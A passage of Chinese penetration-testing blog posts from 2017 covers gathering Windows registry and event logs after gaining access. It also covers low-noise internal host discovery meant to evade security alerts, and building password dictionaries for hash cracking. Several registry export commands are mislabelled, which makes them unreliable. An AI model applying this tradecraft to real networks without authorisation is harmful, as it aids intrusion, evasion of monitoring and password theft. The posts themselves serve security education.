这几个命令比较暴力，有时候我们需要多次查询注册表信息，这样就需要执行很多条命令，我们可以把系统的所有注册表信息 dump 下来，本地分析，可以尽量减少执行命令的次数，减少日志量，减少被发现的几率：

reg export HKLM hklm.reg

reg export HKCU hkcu.reg

reg export HKCU hkcr.reg

reg export HKCU hku.reg

reg export HKCU hkcc.reg

获取系统日志信息

日志信息不管在任何系统上都是非常重要的，所以在 Windows 信息收集方面，收集日志信息是必不可少的操作，获取日志的方式有两种，一种是可以将系统的日志复制回本地分析，一种是使用 Windows 官方的工具将日志导出然后保存到本地。

复制日志文件：

copy C:\Windows\System32\winevt\Logs\System.evtx

copy C:\Windows\System32\winevt\Logs\security.evtx

copy C:\Windows\System32\winevt\Logs\application.evtx

使用工具导出：


..\psloglist -x system > system.log

..\psloglist -x security > security.log

..\psloglist -x application > application.log

总结

这里基本把在 Windows 系统上的信息收集的差不多了，还有一些用户相关的信息没有在这里提出，下次有机会再把用户在系统上使用产生的重要信息列举一下。最后给大家分享一个大神写的 bat 脚本，一键自动化收集以上基本信息，请点击原文链接下载脚本以及上文中提到的一个软件 psloglist.exe。附一张脚本执行完的结果图：



有什么不全的地方或者不对的地方请大家不吝赐教。

脚本地址：https://github.com/myh0st/scripts/tree/master/Windows 下信息收集

内网渗透主机发现的技巧

原创： myh0st 信安之路 2017-08-11

在内网渗透中，为了扩大战果，往往需要寻找更多主机并且对这些主机进行安全检测或帐号密码测试，所以主机发现这个步骤必不可少。我们如何在不实用扫描器的情况下发现更多主机呢?

确定 IP 段

通常内网地址分三段：10.0.0.0/8、172.16.0.0/12 以及 192.168.0.0/16。在没有做任何操作之前，我们可以大概知道内网的 IP 地址段，不过也有些公司，在内网又会有公网 IP 的情况，也就是说在内网中可以访问到的 IP 段有很多。

下面就主要介绍一下收集 IP 段的方式。

查看本机的 IP 地址


Windows 下使用：

```
ipconfig /all
```

Linux 下使用：

```
ifconfig -a
```

以 Windows 为例，执行结果如图：



从图中看到，我本机的 IP 以及下面的子网掩码，可以说明我所在的 IP 段是一个 C 段，我们就可以首先探测一下我所处的 IP 段，即：192.168.188.0/24。

图中还有一个 IP 值得注意，就是 dns 服务器的 IP，通常在内网中，DNS 服务器的 IP 地址未必与我们在同一个 C 段或者 B 段，所以从这里也可以看到一个存在的 IP 段，也是我们要做主机发现扫描的目标 IP 段。

查看路由表


Windows 下使用：

route print

linux 下使用：

route -n

以 Windows 为例，结果如图：



在上图可以看出，在路由表中也存在我们上面确定的 IP 段，这是我自己家的网络，所以没有那么复杂，大家在实际环境或者公司网络中可以看到有多个 IP 段，这些 IP 段都是我们可以访问到的，也是要做主机发现扫描的目标 IP 段。

查看本地连接信息


Windows 下执行：

netstat -ano

linux 下执行：

netstat -anp

以 Windows 为例执行结果如图：



从图中看到有很多的 IP 连接信息，我们并没有看到内网的 IP 地址，那是因为内网没有主机与我这台主机相连，你想象一下，如果我这台主机是台服务器，那么内网用户访问服务器时必定会有连接出现，这也是我们收集内网 IP 段信息的一种方式。

利用 net 命令

我们知道，在 Windows 内网环境下，我们可以使用

net view

命令用于显示一个计算机上共享资源的列表。我们从这个资源列表可以获取

到一些主机名，然后解析出 IP 地址，这样不光收集到了一些存活主机，而且还收集了一些 IP 段。由于没有环境，就盗用网络上的图来填补一下：


我们还可以使用

net session

命令来查看管理员的登录 IP，linux 下可以使用

who

来查看，从这里也可以收集几个 IP 地址，如果管理员登录在线的情况下，盗图如下：



与上面同样的原理，我们可以远程列出像文件服务器上连接的用户信息，我们可以使用老外提供的一个工具 netsess.exe 来远程列举，命令如下：

netsess.exe -h dc01 或 netsess.exe \\dc01

结果如图：

利用 dns 信息

当我们进入内网的时候，第一时间，我们应该先探测一下内网的 dns 服务是否存在 dns 域传送漏洞，如果存在，我们就可以剩下很多时间并且可以获取非常全的域名列表，这个列表基本很全的包含了内网所有的存活主机。如何探测 dns 域传送请点我。

如果不存在 dns 域传送漏洞，在我们收集了一定的主机名之后，我们可以根据主机名的命名规则生成一份主机名字典，然后使用 dns 解析这些名字，获得 IP 之后，再根据 IP 确定 IP 段。

利用域信息

如果我们已经获取到一台域内的主机权限，那么我们就可以访问域内的所有信息，这是就可以通过域控制器查询加入域中的所有主机信息，可以使用如下命令获取：

dsquery computer 以及 dsquery server

获得主机以及服务器列表后，解析其 IP 获取 IP 段信息。

用以上几种方式，在新获取到一台主机权限之后做一下这个处理，就可能会

收集到更多的 IP 段。但是有人说了，这样做多累啊，直接使用 Namp 或者其他大型扫描器多线程扫描内网的所有 IP 段不就行了，这样做当然可以，但是这个动静多大，会造成各种安全设备报警，还没赶上进一步渗透，你就直接 game over 了。老板给的任务完不成了，奖金没了~~~~

在内网的活动要非常谨慎，动静越小越好，否则，这篇文章的意义何在?

下面就介绍一下如何用尽量小的动静发现更多的主机。

如何扫描 IP 段发现存活主机

在 Windows 或者 linux 下都有一个命令：ping，这个命令的功能就是为了网管员在配置完网络后用来探测网络连通性的，我们可以利用这个工具，写一些简单脚本来批量探测主机是否存活，虽然速度慢点，但是安全可靠，不易被识别。

ping 扫描

Windows 下可以使用：

```
ping -n 1 127.0.0.1
```

linux 下使用：

```
ping -c 1 127.0.0.1
```

知道核心命令之后，我们可以编写一个批量扫描的脚本来完成这个操作。

这些操作就由聪明的大家来完成吧。

总结

本文大概介绍了在内网信息收集阶段，针对主机发现所做个各种姿势，可能有不全的地方，或者有问题的地方请大家大胆留言，不吝赐教！

关于密码字典那些事

原创： myh0st 信安之路 2017-08-16

关于密码你知道多少？密码也就是口令，通常作为身份验证的一部分来使用，也就是说如果密码被人盗取或者破解，那么攻击者就可以使用你的身份来做很多事情，这是你所不能接受的。在互联网上几乎每个人都有自己的密码，通常在多个网站登录都使用同一个密码，由于经常使用，所以密码也经常是容易记忆的，既然容易记忆那就很可能存在一定的规律，所以今天的主要内容就是关于密码组成的那些事，看看大家的常用密码是否中枪。

弱口令

弱口令的存在，一个很重要的原因是方便记忆，很简单不需要专门去记忆就完全可以记得住。还有一点是大众的用户不明白密码的重要性，抱着别人又不会专门来搞我的想法，即使被提醒修改密码也不会去修改。

针对这个的破解是最简单的，网络上出现了很多次的密码泄漏事件，其中有很多的明文密码被泄漏，经过排序计算重复，排在前面的就属于弱口令的行当，只需要提取其中的top100，说不定就能破解出很多用户的口令。在离线破解hash的时候，可以把网络上公开的密码字典全部收集起来，去重之后加入破解即可。

关于弱口令，freebuf 上有一个文章专门做了描述；

http://www.freebuf.com/articles/web/42120.html

密码分解的几种方式

除开弱口令之后，我们来重点分析一下，其他比较复杂的密码组成。通常由于数字一共有 10 个，所以使用纯数字作为密码的通常都可以视为弱口令，经过牌类组合之后，十位的数字密码使用 hashcat 可以轻松跑完。所以纯数字密码不在我们的讨论范围之内。

字符和数字组合

关于这个组合，我们来看几个常见密码：

password123、passw0rd、0password0、123456admin、a123456a

这种密码的组合方式也就大概这么几种：数字在字符串后面、数字在字符串中间、数字在字符串两边、数字在字符串前边，字符串在数字串两边等等。

对于这些密码如何生成相应的字典来破解呢？

数字在字符串后面

对于密码：password123，我们可以分解为两个部分，一个是常用字符串一个是常用数字串。知道这个之后我们就可以通过网络上泄漏的密码字典进行分解，提取其中比较常见的字符串以及常见的数字串，然后将提取出来的两个字典进行组合，这样针对这种类型的密码就可以破解出一大部分。这种方式同样可以使用的像 123456admin（数字在字符串前边）也可以使用。像 0password0（数字在字符串两边）、a123456a（字符串在数字串两边）由于是三个部分的组合，所以使用上面讲述的方法，最后三个字典文件进行组合，结果非常大，破解时间需求很大，而且密码破解率也不高，所以这种密码就可以使用后面提供的方法。

数字在字符串中间

对于密码：passw0rd，这个密码的存在通常是人们为了好记，在自己想到一个比较熟悉的字符串后，将其中的字母与数字进行了替换，例如：o 换为 0、B 换为 8、e 换为 3、i 换为 1 等等。所以对于这种密码的破解，就需要了解用户的心思，将常用的替换字母做一下总结，整理一个常用字符串列表，对其中的字符一一替换生成字典，这样，这种方式的密码就可以在猜到使用的字符串之后轻松破解。

数字在字符串两边、字符串在数字串两边

对于密码组合比较复制的密码，通过收集常用字符串和常用数字串然后组合的方式不太现实，所以推荐一种方法，不仅仅适用于这种，几乎可以适用于所有类型的密码组合。

字符、数字、特殊字符

在前文的基础上，加上特殊字符后，组合方式多了一种，在破解难度上增加了 n 多倍，所以使用猜测组合的方式已经不太适用，所以这种密码的破解方式也要使用后面要讲的密码分解方式，使得密码破解更加简单便捷。

最终密码分解方式

对于所有的密码组合，在我们的能力范围之内，能够把小于十二位的密码破解出来就已经很不错了，就别说大于十二位的密码，所以我们讨论的范围就是小于十二位密码的密码破解。

首先拿到几个密码，如：admin123！@#、123@#pass、1S@d5da3 等，如何使用一种方式适用多种密码的分解？我的做法是：

1、总结一份全网公开的密码字典

2、使用脚本提取所有密码的前面的五到八位，分别存入 t5.txt、t6.txt、t7.txt、t8.txt

3、使用脚本提取所有密码的后面的五到八位，分别存入 e5.txt、e6.txt、e7.txt、e8.txt

4、对所有文件进行排序并且计算其重复数，如果密码字典过大可以选择性的提取重复数大于等于几的密码进行使用

5、最后使用前*后的方式组合密码，形成密码字典进行破解

推荐 hash 破解工具

其实 hashcat 自带的使用的 mask 的方式破解八位以内的密码还是可以的，破解八位以上的就需要字典与 mask、mask 与 mask、字典与字典的组合才能完成任务。工具如何使用，就是大家的事情了，密码字典如何收集也是大家的事情了，之前有位同学已经发了一个关于 hashcat 的文章：《密码破解那些事》。大家有什么经验和建议，请大家不吝赐教。

内网主机发现技巧补充

原创： myh0st 信安之路 2017-08-18


在主机发现阶段，之前的那篇文章《内网渗透主机发现的技巧》中介绍了一些方式，但是由于经验的问题没有写全，经过微博上各种大佬的建议之后，今天做一下补充说明，把上一次未提到的方式总结一下。

使用 arp 命令

地址解析协议，即 ARP（Address Resolution Protocol），是根据 IP 地址获取物理地址的一个 TCP/IP 协议。在解析过 IP 之后会保存在本地的 arp 表中，所以使用以下命令可以查看本地的 arp 缓存表，从中获取到一些 IP 信息。

arp -a


Windows：



Linux：


使用 nbtstat

NBTSTAT 命令可以用来查询涉及到 NetBIOS 信息的网络机器。首先看一下帮助信息：



可以使用如下命令查看缓存信息：

nbtstat -c



查看本地的 hosts 文件

Hosts 是一个没有扩展名的系统文件，可以用记事本等工具打开，其作用就是将一些常用的网址域名与其对应的 IP 地址建立一个关联"数据库"，当用户在浏览器中输入一个需要登录的网址时，系统会首先自动从 Hosts 文件中寻找对应的 IP 地址，一旦找到，系统会立即打开对应网页，如果没有找到，则系统会再将网址提交 DNS 域名解析服务器进行 IP 地址的解析。查看文件内容可以用下面的命令：

Windows：

type c:\Windows\system32\drivers\etc\hosts

```
C:\Users\ccccccc>type c:\Windows\system32\drivers\etc\hosts
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost

107.151.136.98 server.lgh.com
127.0.0.1 localhost#doujia
47.88.175.156 login.podbackend.com#proxy
```


Linux：

cat /etc/hosts

```
root@kali:~# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


查看本地 dns 缓存

dns 缓存中存在我们解析过的域名信息，当然，也会存在内网中的域名信息，所以查看这些信息也有助于我们发现内网的 IP 段。

Windows：

ipconfig /displaydns

Linux 下需要安装 nscd 并且配置它才能缓存 dns 信息，所以这里就不做介绍。

查看本地用户的连接信息

这种方式就是收集用户的使用软件的连接记录，像 vpn、filezilla、securecrt、winscp、putty 等需要远程连接的软件，这里就提一下，不做过多解释，大家自由发挥吧。

其他 linux 下的命令

findsmb

ip neigh show

smbtree 以及 smbclient -L 192.168.7.42 #由于我本地没有域环境就不做测试了

扫描工具

在确定内网中存在的 IP 段之后，我们需要扫描判断哪些主机存活，这样才能进一步的渗透，在之前的文章中我主要提了一个就是使用 ping 扫描，今天做一下补充，不管大家用不用，了解一下还是可以的。


nbtscan

nbtscan 是一个扫描 WINDOWS 网络 NetBIOS 信息的小工具，下载地址：

http://unixwiz.net/tools/nbtscan.html

可以使用以下命令来发现主机：

nbtscan-1.0.35.exe 192.168.188.0/24




大家可以自行查看帮助，测试如何使用。

netdiscover

netdiscover 是基于 ARP 的网络扫描工具，kali 下自带这个工具，可以使用如下命令扫描：

